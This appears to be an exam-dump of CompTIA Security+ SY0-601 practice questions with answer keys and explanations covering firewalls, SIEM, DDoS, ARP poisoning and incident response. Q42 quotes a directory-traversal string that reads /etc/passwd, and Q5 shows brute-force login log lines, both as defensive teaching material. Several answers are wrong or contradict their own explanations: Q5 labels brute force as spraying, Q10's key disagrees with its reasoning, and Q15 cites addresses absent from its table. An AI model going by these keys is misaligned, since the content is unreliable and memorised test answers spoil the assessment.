CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 3)
A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

A. Cameras
B. Badges
C. Locks
D. Bollards

Answer: B

Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 2
- (Exam Topic 3)
A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS
Please click on the below items on the network diagram and configure them accordingly:
› WAP
› DHCP Server
› AAA Server
› Wireless Controller
› LDAP Server
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered

Answer: A

Explanation:
 Wireless Access Point Network Mode – G only Wireless Channel – 11
Wireless SSID Broadcast – disable Security settings – WPA2 Professional

NEW QUESTION 3
- (Exam Topic 3)
A technician is setting up a new firewall on a network segment to allow web traffic to the internet while
hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

A. Setting an explicit deny to all traffic using port 80 instead of 443
B. Moving the implicit deny from the bottom of the rule set to the top
C. Configuring the first line in the rule set to allow all traffic
D. Ensuring that port 53 has been explicitly allowed in the rule set

Answer: D

Explanation:
Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.
The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic. Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.
Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:
> DNS traffic is used to resolve domain names to IP addresses.
> DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
> There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

NEW QUESTION 4
- (Exam Topic 3)
A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and
blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large
number of different source IP addresses. Which of the following describes this type of attack?

A. DDoS
B. Privilege escalation
C. DNS poisoning
D. Buffer overflow

Answer: A

Explanation:
A distributed denial-of-service (DDoS) attack is an attempt to make a computer or network resource unavailable to its intended users. This is accomplished by overwhelming the target with a flood of traffic from multiple sources.
In the scenario described, the security analyst identified a source IP address and blocked it from communicating with the network. However, the attack was still ongoing and coming from a large number of different source IP addresses. This indicates that the attack was a DDoS attack.
Privilege escalation is an attack that allows an attacker to gain unauthorized access to a system or network. DNS poisoning is an attack that modifies the DNS records for a domain name, causing users to be redirected to a malicious website. A buffer overflow is an attack that occurs when a program attempts to store more data in a buffer than it is designed to hold.
Therefore, the most likely type of attack in the scenario described is a DDoS attack.

NEW QUESTION 5
- (Exam Topic 3)
A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the following entries:

```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```

Which of the following password attacks is taking place?

A. Dictionary
B. Brute-force
C. Rainbow table
D. Spraying

Answer: D

Explanation:
Spraying is a password attack that involves trying a few common passwords against a large number of usernames. Spraying is different from brute-force attacks, which try many possible passwords against one username, or dictionary attacks, which try a list of words from a dictionary file against one username. Spraying is often used when the web application has a lockout policy that prevents multiple failed login attempts for the same username. Spraying can be detected by looking for patterns of failed login attempts from the same source IP address with different usernames and the same or similar passwords.

NEW QUESTION 6
- (Exam Topic 3)
A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

A. Security information and event management
B. A web application firewall
C. A vulnerability scanner
D. A next-generation firewall

Answer: A

Explanation:
Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

NEW QUESTION 7
- (Exam Topic 3)
A company wants the ability to restrict web access and monitor the websites that employees visit, Which Of the following would best meet these requirements?

A. Internet Proxy
B. VPN
C. WAF
D. Firewall

Answer: A

Explanation:
An internet proxy is a server that acts as an intermediary between a client and a destination server on the internet. It can restrict web access and monitor the websites that employees visit by filtering the requests and responses based on predefined rules and policies, and logging the traffic and activities for auditing purposes

NEW QUESTION 8
- (Exam Topic 3)
A company's help desk has received calls about the wireless network being down and users being unable to connect to it The network administrator says all access points are up and running One of the help desk technicians notices the affected users are working in a building near the parking lot. Which of the following is the most likely reason for the outage?

A. Someone near the building is jamming the signal
B. A user has set up a rogue access point near the building
C. Someone set up an evil twin access point in the affected area.
D. The APs in the affected area have been unplugged from the network

Answer: A

Explanation:
Jamming is a type of denial-of-service attack that involves interfering with or blocking the wireless signal using a device that emits radio waves at the same frequency as the wireless network. It can cause the wireless network to be down and users to be unable to connect to it, especially if they are working in a building near the parking lot where someone could easily place a jamming device.

NEW QUESTION 9
- (Exam Topic 3)
A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfiltrated. The report also indicates that users tend to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?

A. MFA
B. Lockout
C. Time-based logins
D. Password history

Answer: A

Explanation:
MFA stands for multi-factor authentication, which is a method of verifying a user's identity using two or more factors, such as something you know (e.g., password), something you have (e.g., token), or something you are (e.g., biometrics). MFA can prevent someone from using the exfiltrated credentials, as they would need to provide another factor besides the username and password to access the system or application. MFA can also alert the legitimate user of an unauthorized login attempt, allowing them to change their credentials or report the incident. References:

> https://www.comptia.org/certifications/security

> https://www.youtube.com/watch?v=yCJyPPvM-xg

> https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/multi-factor-authentication-5/

NEW QUESTION 10
- (Exam Topic 3)
A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, white also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

Answer: D

Explanation:
Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

NEW QUESTION 10
- (Exam Topic 2)
A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

A. Multipathing
B. RAID
C. Segmentation
D. 8021.1

Answer: A

Explanation:
to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathin1g. Multipathing is a technique that allows a system to use more than one path to access a storage device1. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails1. Multipathing can be implemented using software or hardware solutions1.

NEW QUESTION 15
- (Exam Topic 2)
A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

A. DDoSonFa02 port
B. MAG flooding on Fa0/2 port
C. ARP poisoning on Fa0/1 port
D. DNS poisoning on port Fa0/1

Answer: C

Explanation:
ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network1. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources3. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub4. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.
References: 1: https://www.imperva.com/learn/application-security/arp-spoofing/ 2:
https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148 3:
https://www.imperva.com/learn/application-security/ddos-attack/ 4: https://www.imperva.com/learn/application-security/mac-flooding/ :
https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/

NEW QUESTION 19
- (Exam Topic 2)
Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan
B. Threat intelligence
C. Log aggregation
D. Packet capture

Answer: D

Explanation:
➢ Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
➢ Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
➢ Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
➢ Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
➢ Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION 22
- (Exam Topic 2)
A security operations technician is searching the log named /vax/messages for any events that were associated with a workstation with the IP address 10.1.1.1.
Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1
B. grep 10.1.1.1 | cat /var/messages
C. grep /var/messages | cat 10.1.1.1
D. cat 10.1.1.1 | grep /var/messages

Answer: A

Explanation:
the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

NEW QUESTION 25
- (Exam Topic 2)
A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet
this objective?

A. SIEM
B. HIDS
C. CASB
D. EDR

Answer: A

Explanation:
SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

NEW QUESTION 30
- (Exam Topic 2)
A security analyst is reviewing computer logs because a host was compromised by malware After the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file
B. System log
C. Web application log
D. Security too

Answer: A

Explanation:
A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a
snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files

NEW QUESTION 31
- (Exam Topic 2)
Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

A. User
B. Wildcard
C. Self-signed
D. Root

Answer: B

Explanation:
A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

NEW QUESTION 34
- (Exam Topic 2)
A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:
Vendor A:
1- Firewall
1-12 switch
Vendor B:
1- Firewall
1-12 switch
Which of the following security objectives is the security manager attempting to meet? (Select two).

A. Simplified patch management
B. Scalability
C. Zero-day attack tolerance
D. Multipath
E. Replication
F. Redundancy

Answer: EF

Explanation:
* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3:
Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3
CompTIA Security+ Certification Exam Objectives, page 13,
Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

NEW QUESTION 37
- (Exam Topic 2)
An employee's laptop was stolen last month. This morning, the was returned by the A cyberrsecurity analyst retrieved laptop and has since cybersecurity incident

checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

A. Time stamp
B. Chain of custody
C. Admissibility
D. Legal hold

Answer: B

Explanation:
Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.thoughtco.com/chain-of-custody-4589132

NEW QUESTION 42
- (Exam Topic 2)
A security analyst reviews web server logs and finds the following string gallerys?file—. ./../../../../. . / . ./etc/passwd
Which of the following attacks was performed against the web server?

A. Directory traversal
B. CSRF
C. Pass the hash
D. SQL injection

Answer: A

Explanation:
Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as …/ or …\ , to navigate through the directory structure and access restricted files or directories.

NEW QUESTION 43
- (Exam Topic 2)
Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

A. SLA
B. BPA
C. NDA
D. AUP

Answer: D

Explanation:
AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1.
https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/ 3:
https://www.professormesser.com/security-plus/sy0-501/agreement-types/ 1: https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

NEW QUESTION 48
- (Exam Topic 2)
A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:

A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.

Answer: D

Explanation:
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 51
- (Exam Topic 2)
A security investigation revealed mat malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the blowing most likely occurred?

A. A spraying attack was used to determine which credentials to use
B. A packet capture tool was used to steal the password
C. A remote-access Trojan was used to install the malware
D. A directory attack was used to log in as the server administrator

Answer: B

Explanation:
Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References: https://www.comptia.org/content/guides/what-is-network-security

NEW QUESTION 55
- (Exam Topic 2)
A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?

A. The CSIRT thinks an insider threat is attacking the network
B. Outages of business-critical systems cost too much money
C. The CSIRT does not consider the systems engineer to be trustworthy
D. Memory contents including fileles malware are lost when the power is turned off

Answer: D

Explanation:
Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/

NEW QUESTION 56
- (Exam Topic 2)
The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

A. HIDS
B. FDE
C. NGFW
D. EDR

Answer: D

Explanation:
EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

NEW QUESTION 57
- (Exam Topic 2)
A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist

Answer: D

Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully. References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12,
Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-application-whitelisting

NEW QUESTION 59
- (Exam Topic 2)
Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

A. Hoaxing
B. Pharming
C. Watering-hole
D. Phishing

Answer: A

Explanation:
Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations.
A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

NEW QUESTION 63
- (Exam Topic 2)
An engineer wants to inspect traffic to a cluster of web servers in a cloud environment Which of the following solutions should the engineer implement? (Select two).

A. CASB
B. WAF
C. Load balancer
D. VPN
E. TLS
F. DAST

Answer: BC

Explanation:
A web application firewall (WAF) is a solution that inspects traffic to a cluster of web servers in a cloud environment and protects them from common web-based attacks, such as SQL injection, cross-site scripting, and denial-of-service1. A WAF can be deployed as a cloud service or as a virtual appliance in front of the web servers. A load balancer is a solution that distributes traffic among multiple web servers in a cloud environment and improves their performance, availability, and scalability2. A load balancer can also perform health checks on the web servers and route traffic only to the healthy ones. The other options are not relevant to this scenario. A CASB is a cloud access security broker, which is a solution that monitors and controls the use of cloud services by an organization's users3. A VPN is a virtual private network, which is a solution that creates a secure and encrypted connection between two networks or devices over the internet. TLS is Transport Layer Security, which is a protocol that provides encryption and authentication for data transmitted over a network. DAST is dynamic application security testing, which is a method of testing web applications for vulnerabilities by simulating attacks on them.
